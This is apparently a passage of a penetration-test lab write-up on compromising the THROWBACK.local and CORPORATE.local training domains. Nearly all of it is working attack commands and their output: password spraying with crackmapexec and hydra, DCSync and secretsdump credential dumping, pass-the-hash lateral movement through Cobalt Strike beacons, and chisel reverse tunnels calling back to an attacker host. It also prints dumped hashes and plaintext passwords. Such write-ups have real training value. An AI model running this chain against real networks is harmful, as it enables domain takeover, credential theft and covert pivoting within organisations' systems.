
Command:

```
proxychains -q crackmapexec smb 10.200.34.117 -u users.txt -p 'TBH_Backup2348!' --continue-on-success | grep -v "STATUS_LOGON_FAILURE"
```

```
[1657114364]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.117# proxychains -q crackmapexec smb 10.200.34.117 -u users.txt -p 'TBH_Backup2348!' --continue-on-success | grep -v "STATUS_LOGON_FAILURE"
SMB      10.200.34.117 445    THROWBACK-DC01  [*] Windows 10.0 Build 17763 x64 (name:THROWBACK-DC01) (domain:THROWBACK.local) (signing:True) (SMBv1:False)
SMB      10.200.34.117 445    THROWBACK-DC01  [+] THROWBACK.local\backup:TBH_Backup2348!
[1657114410]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.117#
```

THROWBACK.local Domain Compromise

From our BloodHound data, we identified that user backup has 2 distinct ACL's configured which we will be able to abuse to gain Domain Admin Privilege on the THROWBACK.local Domain. The “**GetChanges**” and “**GetChangesAll**” ACL are required to perform DCSync with the Domain Controller. Hence we will be able to dump the credentials from the Domain Controller using this backup user.



To successfully perform a DCSYNC Attack, we will be using the beacon session spawned earlier as user JeffersD to impersonate the user “**backup**”. The hash of the user MercerH is retrieved since the user is part of Domain Admins Group.

Commands:

- 1) *make_token THROWBACK\backup TBH_Backup2348!*
- 2) *dcsync THROWBACK.local THROWBACK\backup*

```

Event Log X Beacon 10.200.34.117@4700 X Beacon 10.200.34.219@1776 X Beacon 10.200.34.176@540 X Beacon 10.200.34.222@1976 X
beacon> make_token THROWBACK\backup TBH_Backup2348!
[*] Tasked beacon to create a token for THROWBACK\backup
[+] host called home, sent: 50 bytes
[+] Impersonated THROWBACK\JeffersD
beacon> dcsync THROWBACK.local THROWBACK\MercerH
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:THROWBACK.local /user:THROWBACK\MercerH command
[+] host called home, sent: 438858 bytes
[+] received output:
[DC] 'THROWBACK.local' will be the domain
[DC] 'THROWBACK-DC01.THROWBACK.local' will be the DC server
[DC] 'THROWBACK\MercerH' will be the user account

Object RDN      : Hans Mercer
** SAM ACCOUNT **

SAM Username    : MercerH
User Principal Name : MercerH@THROWBACK.local
Account Type     : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 1/1/1601 12:00:00 AM
Password last change : 8/22/2020 6:36:04 PM
Object Security ID : S-1-5-21-3906589501-690843102-3982269896-1206
Object Relative ID : 1206

```

Using the hash of the user MercerH, we are now able to dump all the hashes from the **NTDS.dit** on the Domain Controller at 10.200.34.117.

Command:

```

proxychains -q python3 secretsdump.py THROWBACK/MercerH@10.200.34.117 -hashes
5edc955e8167199d1b7d0e656da0ceea:5edc955e8167199d1b7d0e656da0ceea -dc-ip
10.200.34.117

```

```

[1657117384] [341/427]
root@Shad0wQu35t:/opt/Windows_Exploitation/impacket/examples# proxychains -q python3 secretsdump.py THROWBACK/MercerH@10.200.34.117 -hashes
5edc955e8167199d1b7d0e656da0ceea:5edc955e8167199d1b7d0e656da0ceea -dc-ip 10.200.34.117 | tee -a /root/throwback_network/machines/10.200.34.117/secretsdump_output.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe464803ca1640407509fed37d52f37d8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4af9aaaf3d89a8ece4fb85583f1ef325d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
THROWBACK/THROWBACK-DC01$:aes256-cts-hmac-sha1-96:86e3a2c839755788b5b5c2280ea5a6cba382beebb852ccdf45379843e3ac20
THROWBACK/THROWBACK-DC01$:aes128-cts-hmac-sha1-96:58e5dcbe912c627f4166c9bc98b2aa
THROWBACK/THROWBACK-DC01$:des-cbc-md5:8325fd4fa7318a07
THROWBACK/THROWBACK-DC01$:plain_password_hex:f13840ba5306428834302bf361e33e4d2a09df346cf968f6ae97475e73095fb09a5d1319c85abc4831dd13759473f39
0e1386c559f6dfbf23fb8435d8523ec83f6c29adb1a574b9ed1b31bc6b6d7e7eb9fb154d61312f1990452684e798a4aa08fe98298a361c912ab6f1e7cad31f30b5bdf666177
11fd7d66e6b790b68ec4c5f6b51bb1cde925d59f32b65fed8cb9efc5462db37384607a20bc241c24b7fc0e3cd5a84e9bd99c68a7392cb7701fc96a7256ebc3732931d7c3f3d
a87e5c4f35d183d8f2a51cb9b4ce8a1d75620895487e5e7000688952cbc532ad618536905a555bafffd615bc5cd996dd491857640
THROWBACK/THROWBACK-DC01$:aad3b435b51404eeaad3b435b51404ee:bc061ac9d2627c7612a5fd84b0faeb97:::
[*] DPAPI SYSTEM

```

Spawned a SMB Beacon as SYSTEM on 10.200.34.117 through passing the hash of MercherH user from SYSTEM Beacon at 10.200.34.219. The SMB Beacon spawned on 10.200.34.117 is linked to 10.200.34.219 as a child beacon.

Commands:

- 1) rev2self
- 2) pth THROWBACK.local\MercherH 5edc955e8167199d1b7d0e656da0ceea
- 3) jump psexec64 THROWBACK-DC01 SMB_Beacon

```

external internal listener user computer note process pid arch last
10.200.34.219 xxxx 10.200.34.117 beacon_https SYSTEM * THROWBACK-DC01 rundll32.exe 6260 x64 4s
10.200.34.219 xxxx 10.200.34.117 beacon_https jeffersD THROWBACK-DC01 beacon.exe 4700 x64 4s
10.200.34.219 10.200.34.219 beacon_https SYSTEM * THROWBACK-PROD ssh_daemon.exe 1776 x86 4s
10.200.34.219 10.200.34.117 beacon_https SYSTEM * THROWBACK-TIME ssh_daemon.exe 540 x86 240ms

Event Log X Beacon 10.200.34.117@4700 X Beacon 10.200.34.219@1776 X Beacon 10.200.34.117@6260 X Processes 10.200.34.117@6260 X


[*] Tasked beacon to spawn x64 features to: C:\Windows\explorer.exe
[+] host called home, sent: 43 bytes
beacon> rev2self ①
[*] Tasked beacon to revert token
beacon> pth THROWBACK.local\MercherH 5edc955e8167199d1b7d0e656da0ceea ②
[*] Tasked beacon to run mimikatz's sekurlsa:pth /user:MercherH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo de59333be05 > \\.\pipe\2b0178" command
beacon> jump psexec64 THROWBACK-DC01 SMB_Beacon ③
[*] Tasked beacon to run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN$\\716d126.exe)
[+] host called home, sent: 730130 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
Started service 716d126 on THROWBACK-DC01
[+] established link to child beacon: 10.200.34.117
[+] received output:
user : MercherH
domain : THROWBACK.local
program : C:\Windows\system32\cmd.exe /c echo de59333be05 > \.\pipe\2b0178
impers : no
NTLM : 5edc955e8167199d1b7d0e656da0ceea
| PID 1408
| TID 1196
| LSA Process is now R/W
| LUID 0 : 9480363 (00000000:0090a8ab)
\ msv1_0 - data copy @ 0000022992AE69E0 : OK !
\ kerberos - data copy @ 0000022992D2ACE8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000022992D36E58 (32) -> null

[THROWBACK-PROD] SYSTEM */1776

```

Bidirectional Domain Trust

Based on the Bloodhound enumeration performed earlier on THROWBACK.local Domain , we identified that the **THROWBACK** Domain shares a ***Bidirectional Trust*** with the **CORPORATE** Domain.



Domain Trust is validated by executing PowerView Module through the Beacon spawned on 10.200.34.117 (THROWBACK-DC01) machine.

Command: powerpick Get-NetDomainTrust

```
Event Log X Beacon 10.200.34.117@4776 X Services X
beacon> powerpick Get-NetDomainTrust
[*] Tasked beacon to run: Get-NetDomainTrust (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

SourceName      : THROWBACK.local
TargetName      : corporate.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 7/23/2020 7:38:34 PM
WhenChanged     : 7/6/2022 9:42:41 AM
```

CORPORATE.local Domain Enumeration

It is found that both “**THROWBACK.local**” and “**CORPORATE.local**” Domains are residing under the same forest.

Command: powerpick Get-NetForestDomain

```
Event Log X Beacon 10.200.34.117@4776 X Services X
beacon> powerpick Get-NetForestDomain
[*] Tasked beacon to run: Get-NetForestDomain (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

Forest : THROWBACK.local
DomainControllers : {CORP-DC01.corporate.local}
Children : {}
DomainMode : UNKNOWN
DomainModeLevel : 7
Parent :
PdcRoleOwner : CORP-DC01.corporate.local
RidRoleOwner : CORP-DC01.corporate.local
InfrastructureRoleOwner : CORP-DC01.corporate.local
Name : corporate.local

Forest : THROWBACK.local
DomainControllers : {THROWBACK-DC01.THROWBACK.local}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : THROWBACK-DC01.THROWBACK.local
RidRoleOwner : THROWBACK-DC01.THROWBACK.local
InfrastructureRoleOwner : THROWBACK-DC01.THROWBACK.local
Name : THROWBACK.local
[THROWBACK-DC01] SYSTEM * (4776) [local]
```

The IP Address of Domain Controller for the domain “**CORPORATE.local**” is also identified using the PowerView Module executed on the Beacon on 10.200.34.117.

Command : powerpick Get-NetForestCatalog

```
beacon> powerpick Get-NetForestCatalog
[*] Tasked beacon to run: Get-NetForestCatalog (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

Forest          : THROWBACK.local
CurrentTime     : 7/7/2022 11:26:17 AM
HighestCommittedLsn : 2273628
OSVersion       : Windows Server 2019 Datacenter
Roles           : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain          : THROWBACK.local
IPAddress       : fe80::597b:e3f2:e6b1:4c3a%8
SiteName         : THROWBACK
SyncFromAllServersCallback :
InboundConnections : {792116ac-4fc4-4645-92b6-6a131e8e7d30}
OutboundConnections : {a311ffdc-c6c5-43bd-a27d-827d8a185fe6}
Name             : THROWBACK-DC01.THROWBACK.local
Partitions       : {DC=THROWBACK,DC=local, CN=Configuration,DC=THROWBACK,DC=local,
                  CN=Schema,CN=Configuration,DC=THROWBACK,DC=local,
                  DC=DomainDnsZones,DC=THROWBACK,DC=local...}

Forest          : THROWBACK.local
CurrentTime     : 7/7/2022 11:26:17 AM
HighestCommittedLsn : 3023101
OSVersion       : Windows Server 2019 Datacenter
Roles           : {PdcRole, RidRole, InfrastructureRole}
Domain          : corporate.local
IPAddress       : 10.200.34.118
SiteName         : THROWBACK
SyncFromAllServersCallback :
InboundConnections : {a311ffdc-c6c5-43bd-a27d-827d8a185fe6}
OutboundConnections : {792116ac-4fc4-4645-92b6-6a131e8e7d30}
Name             : CORP-DC01.corporate.local
Partitions       : {CN=Configuration,DC=THROWBACK,DC=local,
                  CN=Schema,CN=Configuration,DC=THROWBACK,DC=local,
                  DC=ForestDnsZones,DC=THROWBACK,DC=local, DC=corporate,DC=local...}
```

List of Domain Users belonging to the “***CORPORATE.local***” Domain is retrieved

Command :

```
powerpick Get-DomainUser -Domain corporate.local | ?{$_.'useraccountcontrol' -NotLike "*ACCOUNTDISABLE*"} | select name,samaccountname,distinguishedname,badpwdcount,pwdlastset,accountexpires
```

```
beacon> powerpick Get-DomainUser -Domain corporate.local | ? {$_.'useraccountcontrol' -NotLike '**ACCOUNTDISABLE**'} | select name,samaccountname,distinguishedname,badpwdcount,pwdlastset,accountexpires
[*] Tasked beacon to run: Get-DomainUser -Domain corporate.local | ? {$_.'useraccountcontrol' -NotLike '**ACCOUNTDISABLE**'} | select name,samaccountname,distinguishedname,badpwdcount,pwdlastset,accountexpires (unmanaged)
[+] host called home, sent: 133715 bytes
[+] received output:

name      : Administrator
samaccountname : Administrator
distinguishedname : CN=Administrator,CN=Users,DC=corporate,DC=local
badpwdcount : 2
pwdlastset   : 7/23/2020 6:47:05 PM
accountexpires : 1/1/1601 12:00:00 AM

name      : Jeff Davies
samaccountname : DaviesJ
distinguishedname : CN=Jeff Davies,OU=SEC,OU=Tier 2,DC=corporate,DC=local
badpwdcount : 0
pwdlastset   : 7/31/2020 2:20:15 AM
accountexpires : NEVER

name      : Karen Dosier
samaccountname : DosierK
distinguishedname : CN=Karen Dosier,OU=HRE,OU=Tier 2,DC=corporate,DC=local
badpwdcount : 0
pwdlastset   : 7/31/2020 2:51:47 AM
accountexpires : NEVER
```

List of usernames retrieved are validated using kerbrute tool through the Beacon Session on 10.200.34.117.

Command : run C:\Users\MercerH\Documents\kerbrute_windows_amd64.exe userenum
active_domain_users.txt -d corporate.local

Pivoting 1 : THROWBACK.local -> CORPORATE.local

SOCKS Proxy is setup using chisel for faster and better connection to the targets without latency.

Proxy Steps :

- 1) Setup chisel reverse socks listener on our attacker machine
- 2) Connect THROWBACK-PROD to our attacker chisel listener and open socks port 9999 @THROWBACK-PROD
- 3) Setup chisel reverse socks listener on THROWBACK-PROD for second jump
- 4) Add Firewall rule to allow port 9002 on THROWBACK-PROD
- 5) Connect THROWBACK-DC01 to THROWBACK-PROD chisel listener and open socks port 8888 @ THROBACk-PROD

Chisel Server is setup on attacker machine

Command : ./chisel_amd64 server --socks5 -p 9001 --reverse

```
[1657251377]
root@Shad0wQu35t:/opt/chisel# ./chisel_amd64 server --socks5 -p 9001 --reverse
2022/07/07 23:36:18 server: Reverse tunnelling enabled          Domain Controller
2022/07/07 23:36:18 server: Fingerprint gd9sW/wE6o+IqaQKnyijyQMXR55aa7tHImRIRzH8czc=
2022/07/07 23:36:18 server: Listening on http://0.0.0.0:9001      FIREWALL
2022/07/07 23:37:57 server: session#1: tun: proxy#R:127.0.0.1:9999=>socks: Listening
[+] 10.200.34.219           THROWBACK-PROD
[+] 10.200.34.222           THROWBACK-WS01
[+] 10.200.34.223           THROWBACK-MAIL
```

First Jump client is setup on 10.200.34.219 (THROWBACK-PROD) machine's beacon session which connects to attacker machine's chisel server on port 9001 and opens up port 9999 locally on 10.200.34.78 as a socks proxy port.

Command : run chisel_64.exe client 10.50.31.78:9001 R:9999:socks

```
[+] host called home, sent: 1040484 bytes
beacon> run chisel_64.exe client 10.50.31.78:9001 R:9999:socks
[*] Tasked beacon to run: chisel_64.exe client 10.50.31.78:9001 R:9999:socks
[+] host called home, sent: 1040484 bytes
[+] host called home, sent: 1040484 bytes
[+] host called home, sent: 1040484 bytes
[+] host called home, sent: 219241 bytes
[+] received output:
2022/07/08 03:37:55 client: Connecting to ws://10.50.31.78:9001
2022/07/08 03:37:57 client: Connected (Latency 295.2242ms)
```

2nd Jump Chisel Server is setup on 10.200.34.219 (THROWBACK-PROD) machine's beacon session.

Command : *run chisel_64.exe server --socks5 -p 9002 --reverse*

```
beacon> run chisel_64.exe server --socks5 -p 9002 --reverse
[*] Tasked beacon to run: chisel_64.exe server --socks5 -p 9002 --reverse
[+] host called home, sent: 77 bytes
[+] received output:
2022/07/08 03:38:40 server: Reverse tunnelling enabled
2022/07/08 03:38:40 server: Fingerprint sV45v0cAmoFUhCDtGMac2fGJ0AyxZOV/ktyZz6Px468=
2022/07/08 03:38:40 server: Listening on http://0.0.0.0:9002
```

Firewall Rule is setup on 10.200.34.78 (THROWBACK-PROD) to expose port 9002 in order for 10.200.34.117 (THROWBACK-DC01) machine to be able to connect to the chisel server hosted on port 9002 at THROWBACK-PROD.

Command :

```
netsh advfirewall firewall add rule name="Port 9002" dir=in action=allow protocol=TCP localport=9002
```

```
beacon> shell netsh advfirewall firewall add rule name="Port 9002" dir=in action=allow protocol=TCP localport=9002
[*] Tasked beacon to run: netsh advfirewall firewall add rule name="Port 9002" dir=in action=allow protocol=TCP localport=9002
[+] host called home, sent: 144 bytes
[+] received output:
Ok.
```

2nd jump client is setup on 10.200.34.117 (THROWBACK-DC01) machine's beacon session which connects to 10.200.34.219 (THROWBACK-PROD) machine's chisel server on port 9002 and opens up port 8888 locally on 10.200.34.219 as a socks proxy port.

Command : *run chisel_64.exe client 10.200.34.219:9002 R:8888:socks*

```
beacon> run chisel_64.exe client 10.200.34.219:9002 R:8888:socks
[*] Tasked beacon to run: chisel_64.exe client 10.200.34.219:9002 R:8888:socks
[+] host called home, sent: 70 bytes
[+] received output:
2022/07/08 04:07:08 client: Connecting to ws://10.200.34.219:9002
2022/07/08 04:07:09 client: Connected (Latency 639.9ms)
```

Socks Proxy ports are updated into `/etc/proxychains.conf` file in order for the pivot proxy to work. By using proxychains, network traffic will be redirected to **10.200.34.78:9999** and will then be redirected to **10.200.34.219**'s chisel server at port **9001** and then redirected to **10.200.34.219:8888** then forwarded to **10.200.34.117**'s chisel server at port **9002** where the chisel socket connection is used to communicate with the **CORPORATE.local** Domain.

Proxy Route :

10.200.34.78:9999 -> 10.200.34.219:9001 -> 10.200.34.219:8888 -> 10.200.34.117:9002 -> 10.200.34.117 -> TARGET

The screenshot shows a terminal window with two panes. The left pane displays the contents of the `/etc/proxychains.conf` file. A red box highlights the lines for socks5 ports 9999 and 8888. The right pane shows a log of beaconing activity, indicating tasks assigned to a host named "home" and received output from it.

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5 127.0.0.1 9999  
socks5 127.0.0.1 8888  
#socks5 127.0.0.1 7777  
#socks4 127.0.0.1 1337
```

beacon> run C:\Users\Me
[*] Tasked beacon to ru
[+] host called home, s
[+] received output:

CORP-DC01 System Compromise


Affected System IP: 10.200.34.118

Enumeration

Password Spraying was performed on port 3389 RDP service on CORP-DC01 to identify user accounts that is compromised through previously obtained credentials.

Command:

```
proxychains -q hydra -L active_domain_users.txt -P  
/root/throwback_network/domains/throwback.local/passwords.txt -V -I -F -o  
valid_rdpcreds.txt rdp://10.200.34.118
```




```
[1657267430]  
root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.118# cat valid_rdpcreds.txt | (DOMAIN COMPROMISED)  
# Hydra v9.3 run at 2022-07-08 00:57:39 on 10.200.34.118 rdp (hydra -L active_domain_users.txt -P /root/throwback_network/domains/throwback.local/passwords.txt -V -I -F -o valid_rdpcreds.txt rdp://10.200.34.118)  
[3389][rdp] host: 10.200.34.118 login: DaviesJ password: Management2018  
# Hydra v9.3 run at 2022-07-08 01:00:44 on 10.200.34.118 rdp (hydra -L active_domain_users.txt -P /root/throwback_network/domains/throwback.local/passwords.txt -V -I -F -o valid_rdpcreds.txt rdp://10.200.34.118)  
[3389][rdp] host: 10.200.34.118 login: DaviesJ password: Management2018  
# Hydra v9.3 run at 2022-07-08 02:03:13 on 10.200.34.118 rdp (hydra -L /root/throwback_network/users_wordlist.txt -P /root/throwback_network/passwords_wordlist.txt -V -I -F -o valid_rdpcreds.txt rdp://10.200.34.118)  
[3389][rdp] host: 10.200.34.118 login: DaviesJ password: TBH_Backup2348!  
[3389][rdp] host: 10.200.34.118 login: BlaireJ password: 7eQgx6YzzxG3vC45t5k9  
[3389][rdp] host: 10.200.34.118 login: DaviesJ password: Management2018  
[3389][rdp] host: 10.200.34.118 login: JeffersD password: Throwback2020  
[3389][rdp] host: 10.200.34.118 login: PetersJ password: Throwback317  
[3389][rdp] host: 10.200.34.118 login: blaireJ password: 7eQgx6YzzxG3vC45t5k9  
[3389][rdp] host: 10.200.34.118 login: daviesJ password: Management2018  
[3389][rdp] host: 10.200.34.118 login: jeffersD password: Throwback2020  
[3389][rdp] host: 10.200.34.118 login: petersJ password: Throwback317  
[1657267430]  
root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.118#
```

Since we have found password for user DaviesJ we were able to perform enumeration on CORPORATE.local using SharpHound through the Beacon Session on THROWBACK-DC01.

